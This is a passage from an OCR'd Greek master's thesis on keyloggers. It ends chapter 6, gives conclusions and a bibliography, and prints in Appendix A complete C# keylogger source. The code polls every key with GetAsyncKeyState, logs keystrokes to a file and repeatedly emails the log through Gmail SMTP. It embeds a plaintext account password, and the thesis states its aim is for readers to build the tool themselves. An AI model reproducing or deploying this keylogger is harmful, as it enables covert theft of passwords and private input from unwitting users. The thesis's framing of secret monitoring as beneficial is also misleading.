
Για την λειτουργεία της συγκεκριμένης εντολή θα πρέπει να ενσωματώσω στην βιβλιοθήκη την εντολή: *using System.IO;*



Εικόνα 6.5.1 Μέρος Τρίτο: Αποθήκευση στοιχείων σε αρχείο



Εικόνα 6.5.1 Μέρος Τρίτο: Αποθήκευση στοιχείων σε αρχείο



Εικόνα 6.5.1 Μέρος Τρίτο: Αποθήκευση στοιχείων σε αρχείο

```
1   using System;
2   using System.Collections.Generic;
3   using System.IO;
4   using System.Linq;
5   using System.Runtime.InteropServices;
6   using System.Text;
7   using System.Threading;
8   using System.Threading.Tasks;
```

Εικόνα 6.5.1 Μέρος Τρίτο: Αποθήκευση στοιχείων σε αρχείο


6.5.2 Μέρος Τρίτο: Διαδρομή καταλόγου (filepath)

Ένα filepath επιτρέπει την ανάγνωση του αρχείου από το C sharp ώστε να μπορεί να το ανακαλεί οποιαδήποτε στιγμή το χρειαστεί. Το όνομα της διαδρομής που έχει δημιουργηθεί στον κατάλογο (filepath) και θα έχει το αρχείο είναι έχει το όνομα \keystroke.txt


Στην συνέχεια παρατηρείται ότι για κάθε λέξη που πληκτρολογείτε στο notepad εμφανίζεται και την ίδια στιγμή και στο πρόγραμμα με τα γράμματα που έχουν πληκτρολογεί. Στο Document folder έχει δημιουργηθεί με επιτυχία το αρχείο του .txt με την ονομασία του keystrokes όπως καταγράφτηκε και στον υφιστάμενο κώδικα.

```
28              string path = (filepath + @"\keystroke.txt");
```

Εικόνα 6.5.2 Μέρος Τρίτο: Διαδρομή καταλόγου (filepath)




Εικόνα 6.5.2 Μέρος Τρίτο: Διαδρομή καταλόγου (filepath)



Εικόνα 6.5.2 Μέρος Τρίτο: Διαδρομή καταλόγου (filepath)

6.6.1 Μέρος Τέταρτο: Αποστολή αρχείου μέσο ηλεκτρονικού ταχυδρομείου


Ο τελικός στόχος είναι η αποστολή με επιτυχία του παρόν αρχείου με την χρήση ηλεκτρονικού ταχυδρομείου. Το πρώτο βήμα είναι η δημιουργία ενός νέου ηλεκτρονικού ταχυδρόμου. Στην συγκεκριμένη περίπτωση θα γίνει χρήση του www.gmail.com Ακολούθους θα δημιουργηθεί ένας καινούργιος χρήστης που έχει ως όνομα Mary Savva και το ηλεκτρονικό ταχυδρομείο είναι: mary.savva.22@gmail.com με password: Marysavva22




Εικόνα 6.6.1 Μέρος Τέταρτο: Αποστολή αρχείου μέσο ηλεκτρονικού ταχυδρομείου

```
    // 3 - periodically send the contents of the file to an external email address


} // main

static void SendNewMessage()

{
    // send the content of the text file to an external email

    String folderName = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
    string filepath = folderName + @"\keystrokes.txt;";

    String logContents = File.ReadAllText(filepath);
```

Εικόνα 6.6.1 Μέρος Τέταρτο: Αποστολή αρχείου μέσο ηλεκτρονικού ταχυδρομείου



Εικόνα 6.6.1 Αποστολή αρχείου σε μέσο ηλεκτρονικού ταχυδρομείου



Εικόνα 6.6.1 Αποστολή αρχείου σε μέσο ηλεκτρονικού ταχυδρομείου

Κεφάλαιο 7

Συμπεράσματα, Επίλογος, Μελλοντική έρευνα

7.1 Συμπεράσματα

Σε αυτό το κεφάλαιο περιγράφει τα συμπεράσματα της παρούσας εργασίας μαζί με μια αναφορική μελλοντική έρευνα.

Μέσα από τις διάφορες καθημερινές δραστηριότητες των ανθρώπων είναι αρκετές οι φορές που δύσκολα μπορεί κάποιος να διακρίνει μεταξύ μιας επίθεσης και μιας ανθρώπινης βλάβης σε ένα πληροφοριακό σύστημα. Δυστυχώς οι περισσότεροι κακόβουλοι εισβολείς αυτό το γνωρίζουν και έτσι οι επιθέσεις που ετοιμάζουν μοιάζουν με τυχαίες αποτυχίες.

Μια απειλή είναι ένα περιστατικό στο οποίο μπορεί να προκαλέσει ανεπανόρθωτη ζημιά σε έναν οργανισμό. Ενώ μια ευπάθεια ισοδυναμεί σε μια αδυναμία στης οποίας μπορεί να προκληθεί ζημιά. Για να ύπαρξη απόδειξη της πιο πάνω τεκμηρίωσης θα πρέπει να γίνει μείωση της απειλής με το να μειωθεί η εν λόγο ευπάθεια. Για αυτό τον λόγο θα πρέπει να γίνει έλεγχος των τρωτών σημείων που υπάρχουν, έλεγχος στην εφαρμογή των αντίμετρων, και να υπάρχει αποδοχή του κίνδυνου μιας βλάβης σε περίπτωση που δεν είχαν αντιμετωπιστεί.

Ένας εισβολές χρειάζεται πάντα πέντε πράγματα ώστε να εκτελέσει με επιτυχία μια επίθεση: τον τρόπο, την ικανότητα, την γνώση, τον χρόνο για την πρόσβαση στων αρχείων, και το κίνητρο. Κανένα από τα προαναφερόμενα δεν είναι σε έλλειψη για αυτό τον λόγο όλες οι επιθέσεις είναι αναπόφευκτες.

Ο στόχος της παρούσας μεταπτυχιακής διατριβής ήταν μια λεπτομερή μελέτη και ανάλυση, των διαφόρων κατηγοριών που υπάρχουν στα πληροφοριακά συστήματα και που επικεντρώνεται σε μορφής απειλών των Keylogger. Στην συνέχεια υπάρχει ο διαχωρισμός για το τι είναι Keylogger και πως χρησιμοποιείται. Στο μέρος πρώτο με την χρήση της C sharp μια από τις πολλές γλώσσας προγραμματισμού θα δημιουργηθεί το Keylogger. Στο δεύτερο μέρος γίνετε μια αποθήκευση

στοιχείων σε αρχείο. Στο τρίτο μέρος γίνετε η αποστολή αρχείου μέσο ενός ηλεκτρονικού ταχυδρομείου που έχει δημιουργηθεί συγκριμένα για αυτή την έρευνα.

7.2 Επίλογος

Το κύριο αποτέλεσμα της συγκεκριμένης αυτής έρευνας είναι τα πλεονεκτήματα που έχουν τα keylogger. Το θετικό είναι ότι τα keyloggers μπορούν να χρησιμοποιηθούν σε όλα τα σπίτια ώστε να γίνετε μια παρακολούθηση των διδακτικών δραστηριοτήτων των παιδιών από τους κηδεμόνες. Για να έχουν περισσότερη ασφάλεια τα παιδιά στο διαδίκτυο θα πρέπει να παρθούν τα κατάλληλα μέτρα. Ένα λογισμικό keylogger δεν μπορεί να αποτρέψει το παιδί από την πρόσβαση στο διαδίκτυο. Ωστόσο το συγκεκριμένο λογισμικό μπορεί να δημιουργεί και να αποθηκεύσει ένα αρχείο με το ιστορικό όλων των δραστηριοτήτων ώστε οι γονείς να έχουν την πρόσβαση. Αυτό θα βοηθήσει να παρθούν διορθωτικά μέτρα προτού γίνει η ζημιά.

Ένα keylogger λογισμικό μπορεί να εγκατασταθεί σε ένα προσωπικό υπολογιστή ενός χρήστη για για να μάθει την λειτουργία του. Αυτό θα βοηθήσει στο να εντοπιστούν λάθη στα οποία θα πρέπει να αποφεύγονται. Με αυτό τον τρόπο οποιοσδήποτε θα καταφέρει να αποτρέψει τον εαυτό από το να γίνει το θύμα χωρίς να το γνωρίζει.

7.3 Μελλοντική έρευνα

Η συγκριμένη έρευνα μπορεί να εξελιχθεί περαιτέρω με βάσει την πιο κάτω λίστα:

- Υλοποίηση ενός Keylogger προγράμματος, USB driver μαζί με την χρήση πληκτρολόγιου.
- Η δημιουργία ενός κώδικα keylogger για κινητά τηλεφωνά, συγκεκριμένα για συστήματα όπως Android και IOS.
- Εντοπισμός bot με βάση ορισμένων δραστηριοτήτων των Keylogging.
- Εντοπισμός και ανάλυση keyloggers με βάση την ανάλυση της κυκλοφορίας του διαδικτύου με περιοδική συμπεριφορά.
- Στεγανογραφία βασισμένο σε Keylogger

7.4 Δομή παρούσας διατριβής

Σε αυτή την ενότητα εξετάζεται μια πιο καθολική περιγραφή των θεμάτων και ταξινόμηση σύμφωνα με το ακόλουθο πλάνο.

Στο κεφάλαιο πρώτο πραγματοποιείται μια εισαγωγή για την δομή της παρούσας μεταπτυχιακής εργασίας. Με τον τρόπο αυτό βοηθάει τον αναγνώστη να αποκτήσει μια πιο εισαγωγική γνώση ώστε να εμβαθύνει και να κατανοήσει καλύτερα τα υπόλοιπα κεφάλαια.

Στο κεφάλαιο δεύτερο περιγράφεται τις θεμελιώδεις αρχές που έχει το τρίπτυχο ασφαλείας των πληροφορικών συστημάτων. Γίνετε μια ανάλυση για τους ορισμούς: Εμπιστευτικότητα, Ακεραιότητα, Διαθεσιμότητα.

Στο κεφάλαιο τρίτο γίνετε μια αναφορά μέσα από ένα ευρύ φάσμα ορισμένων βασικών είδη τύπων ιών και διαδικτυακές απειλές.

Στο κεφάλαιο τέταρτο περιγράφει ορισμένους τρόπους για τον αντίμετρα της ασφάλειας των πληροφοριακών συστημάτων ώστε να καταφέρει, να αντιμετωπίσει κακόβουλες απειλές και επιθέσεις.

Στο κεφάλαιο πέμπτο κάνει μια εκτενή εισαγωγή για τι είναι τα Keyloggers καθώς ο όρος και οι αξίες τους ούτως ώστε να κατανοηθούν καλύτερα στον αναγνώστη.

Στο κεφάλαιο έκτο γίνετε ανάλυση της διαδικασίας για την δημιουργία ενός Keylogger. Ο στόχος αυτού του κεφαλαίου είναι να καταφέρει ο αναγνώστης να δημιουργήσει από μόνος του το Keylogger συλλέγοντας χρήσιμες πληροφορίες από ένα ηλεκτρονικό ταχυδρομείο ενός χρήστη. Γίνετε μια γενική χρήση του C sharp μιας γλώσσας προγραμματισμού πολλών προτύπων.

Στο έβδομο και τελευταίο κεφάλαιο γίνετε μια πιο συμπερασματική αναφορά για μια πιθανή μελλοντική μελέτη.

Βιβλιογραφία

[1] M. E. K. S. S. Kuala Lumpur, The Confidentiality – Integrity – Accessibility Triad into the Knowledge, Romania: Daniela Popescul, June 29-30, 2011 ISBN: 978-0-9821489-5-2, pp. 1338-1345.

[2] M. &. K. G. Abomhara, «Cyber Security and the Internet of Things: Vulnerabilities, Threats,,» pp. J. Cyber Secur. Mobil., 4, 65-88., 2015.

[3] M. N. M. Z. N. A. M. &. M. S. Humayun, «Cyber Security Threats and Vulnerabilities: A Systematic Mapping Study.,» *Arabian Journal for Science and Engineering,,* pp. 45, 3171-3189., 2020.

[4] A. Y. E. a. L. R. Shabtai, «Introduction to Information Security.,» 2012.

[5] A. B. Morrow, «Information security and cyber threats and vulnerabilities.,» 2021.

[6] A. B. A. D. S. S. P. L. K. &. F. E. Sapienza, «Early Warnings of Cyber Threats in Online Discussions.,» 2017.

[7] «IEEE International Conference on Data Mining Workshops,» *ICDMW,* pp. 667-674, 2017.

[8] F. N. H. J. S. K. S. L. M. A.-t. F. &. M. L. Ullah, «Cyber Security Threats Detection in Internet of Things Using Deep Learning Approach.,» pp. IEEE Access, 7, 124379-124389., 2019.

[9] M. &. R. A. Kumar, « Cyber security and the Internet of Things: Vulnerabilities, threats, intruders and attacks. International Journal of Advance Research, Ideas and Innovations in Technology,,» pp. 5, 1343-1346., 2019.

[10] M. A. T. B. M. B. M. B. E. C. J. D. Z. H. J. I. L. K. M. K. D. L. C. M. Z. M. J. M. D. S. C. S. N. T. K. &. Z. Y. Antonakakis, «Understanding the Mirai Botnet. USENIX Security Symposium.,» 2017.

[11] R. T. T. F. A. I. R. Y. K. M. T. G. C. &. E. M. Tanabe, «Disposable botnets: examining the anatomy of IoT botnet infrastructure. Proceedings of the 15th International Conference on Availability, Reliability and Security.,» 2020.

[12] X. L. C. L. B. L. K. &. S. D. Chen, «Targeted Backdoor Attacks on Deep Learning Systems Using Data Poisoning. ArXiv, abs/1712.05526.,» 2017.

[13] M. &. I. D. Kumar, «A Study on Web Hijacking Techniques and Browser Attacks.,» 2018.

[14] S. L. G. &. I. E. Bae, «Ransomware detection using machine learning algorithms.,» 2020.

[15] « Concurrency and Computation: Practice and Experience, 32.,» p. 2021.

[16] Rapid Ransomware Detection through Side Channel Exploitation. IEEE International Conference on Cyber Security and Resilience, pp. 47-54., 2021 .

[17] b. J. M. Shea, «Combating Computer Viruses,,» August 2012..

[18] D. Waterson, «How Keyloggers Work and How To Defeat Them.,» pp. 40-41., 2021.

[19] S. L. P. J. M. By Charles P. Pfleeger, Security in Computing, 5th Edition, Pearson, Jan 26, 2015.

[20] A. K. T. Tuscano, «Types of Keyloggers Technologies – Survey.,» 2021.

[21] A. M. S. Kumar, «Lecture Notes in Electrical Engineering,,» τόμ. vol 698, ICCCE 2020..

[22] «Microsoft,» 25 1 2022. [Ηλεκτρονικό]. Available: https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/builtin-types/char.

[23] «Asciitable,» [Ηλεκτρονικό]. Available: https://www.asciitable.com/.

[24] «Microsoft,» 13 10 2021. [Ηλεκτρονικό]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getasynckeystate.

[25] «zatackcoder,» [Ηλεκτρονικό]. Available: https://zatackcoder.com/keylogger-in-c/.

[26] A. a. P. C. Singh, «Keylogger Detection and Prevention,» *Journal of Physics: Conference Series.,* τόμ. Vol. 2007, 2021.

[27] S. G. S. a. N. D. Priya, «Keyloggers: A Review on Types and Techniques.,» *International Journal of Information Security and Software Engineering 7.1 ,* pp. 36-46, 2021.

[28] O. Zaitsev, «Skeleton keys: the purpose and applications of keyloggers.,» *Network Security,* pp. 12-17, 2010.

[29] K. A. R. P. a. R. M. Vishnani, «An in-depth analysis of the epitome of online stealth: keyloggers; and their countermeasures.,» *International Conference on Advances in Computing and Communications. Springer, Berlin, Heidelberg, ,* 2011.

[30] M. B. S. a. C. O. Xu, «How to Protect Personal Information against Keyloggers.,» *IMSA,* 2005.

[31] M. e. a. Srivastava, «Analysis and Implementation of Novel Keylogger Technique,» *2021 5th International Conference on Information Systems and Computer Networks (ISCON). IEEE,,* 2021.

[32] K. C. E. F. a. D. H. G. Subramanyam, «Keyloggers: The overlooked threat to computer security.,» *1st Midstates Conference for Undergraduate Research in Computer Science and Mathematics.,* 2003.

[33] D. a. T. H. Sukhram, «KeyStroke logs: Are strong passwords enough?.,» *2017 IEEE 8th Annual Ubiquitous Computing, Electronics and Mobile Communication Conference (UEMCON). IEEE,* 2017.

[34] A. K. T. Tuscano, «Types of Keyloggers Technologies,» *Lecture Notes in Electrical Engineering,* τόμ. vol 698, αρ. https://doi.org/10.1007/978-981-15-7961-5_2, 2021.

[35] N. S. M. Pantopoulou, «"An FPGA-Implemented Parallel System of Face Recognition, for Digital Forensics Applications",» *proceedings of 10th IEEE International Conference on Consumer Technology 2020, ,* Berlin, Germany, November 9-11, 2020.

[36] N. S. I. Memos Bagkratsas, «"Digital Forensics, Video Forgery Recognition, for Cybersecurity Systems",» *proceedings of 24th EUROMICRO Conference on Digital System Design, Architectures, Methods, Tools (DSD'21),* Palermo, Italy, September 1–3, 2021..

[37] S. F. N. Sklavos, «"MULTI-modal Imaging of FOREnsic SciEnce Evidence: MULTI-FORESEE Project",» *proceedings of 23th EUROMICRO Conference on Digital System Design, Architectures, Methods, Tools (DSD'20), ,* Portoroz, Slovenia, August 26–28, 2020..

[38] R. C. G. D. N. F. R. N. Sklavos, «Hardware Security and Trust, Springer,,» αρ. ISBN: 9783319443188, , 2017..

[39] M. H. D. G. P. K. N. Sklavos, «System-Level Design Methodologies for Telecommunication,» αρ. ISBN: 3319006622,, 2013.

Παράρτημα Α

Κώδικας C Sharp

Α.1 Δημιουργία ενός keylogger με C Sharp

```
using System;

using System.Collections.Generic;

using System.IO;

using System.Linq;

using System.Net;

using System.Net.Mail;

using System.Runtime.InteropServices;

using System.Text;

using System.Threading;

using System.Threading.Tasks;


namespace keyLOGGER_AZ

{

  internal class Program

  {

    [DllImport("User32.dll")]
```

```
public static extern int GetAsyncKeyState(int i);


//// string to hold all the keystrokes
public static async Task Main(string[] args)
{
//   if (!Directory.Exists(filepath))
//   {
//      Directory.CreateDirectory(filepath);
//   }
   String filepath = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
   string path = (filepath + @"\keystroke.txt");
   //   if (!File.Exists(path))
   //   {
   //      using (StreamWriter sw = File.CreateText(path))
   //      {
   //      }
   //   }
   //   // plan
```

A.1.1 Αποτύπωση πληκτρολογήσεων και εμφάνιση στην κονσόλα

```
   //   // 1 - capture the keystrokes and display them to the console
    int numberOfCharacters = 0;
```

```
while (true)
{
  // pause and let other progrmas get a chance to run.
  //Thread.Sleep(10000);
  await Task.Delay(10);

  // check all keys for their state.
  for (int i = 8; i <= 127; i++)
  {
    int keyState = GetAsyncKeyState(i);
    //print to the consale. ConvertFromUtf32: metatrepei ton arithmo se ascii character
    if (keyState == 32769)
    {
      numberOfCharacters++;
      Console.Write(char.ConvertFromUtf32(i) + ", ");
```

A.2 Αποθήκευση στοιχείων σε αρχείο

```
      // 2 - stroke the stroke into a text file, its open and write it

      using (StreamWriter sw = File.AppendText(path))
      {
        sw.Write(char.ConvertFromUtf32(i));
```

```
        }


        if (numberOfCharacters % 10 == 0)
        {
          SendNewMessage();
        }
      }
    }
```

A.3 Αποστολή αρχείου μέσο ηλεκτρονικού ταχυδρομείου

```
      // 3 - periodically send the contents of the file to an external email address
    } // main
}
private static void SendNewMessage()
{
  // send the content of the text file to an external email

  string folderName = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
  string filepath = folderName + @"\keystroke.txt";

  // create the email message
  string emailBody = File.ReadAllText(filepath);
```

```
        string subject = "Message from kelogger";


        SmtpClient smtpClient = new SmtpClient("smtp.gmail.com", 587);
        smtpClient.UseDefaultCredentials = false;
        smtpClient.EnableSsl = true;
        smtpClient.Credentials = new NetworkCredential("mary.savva.22@gmail.com",
"Marysavva22");
        smtpClient.DeliveryMethod = SmtpDeliveryMethod.Network;


        MailMessage mailMessage = new MailMessage();
        mailMessage.Subject = subject;
        mailMessage.Body = emailBody;
        mailMessage.From = new MailAddress("mary.savva.22@gmail.com");
        mailMessage.To.Add(new MailAddress("mary.savva.22@gmail.com"));


        smtpClient.Send(mailMessage);
    }
  }
}
```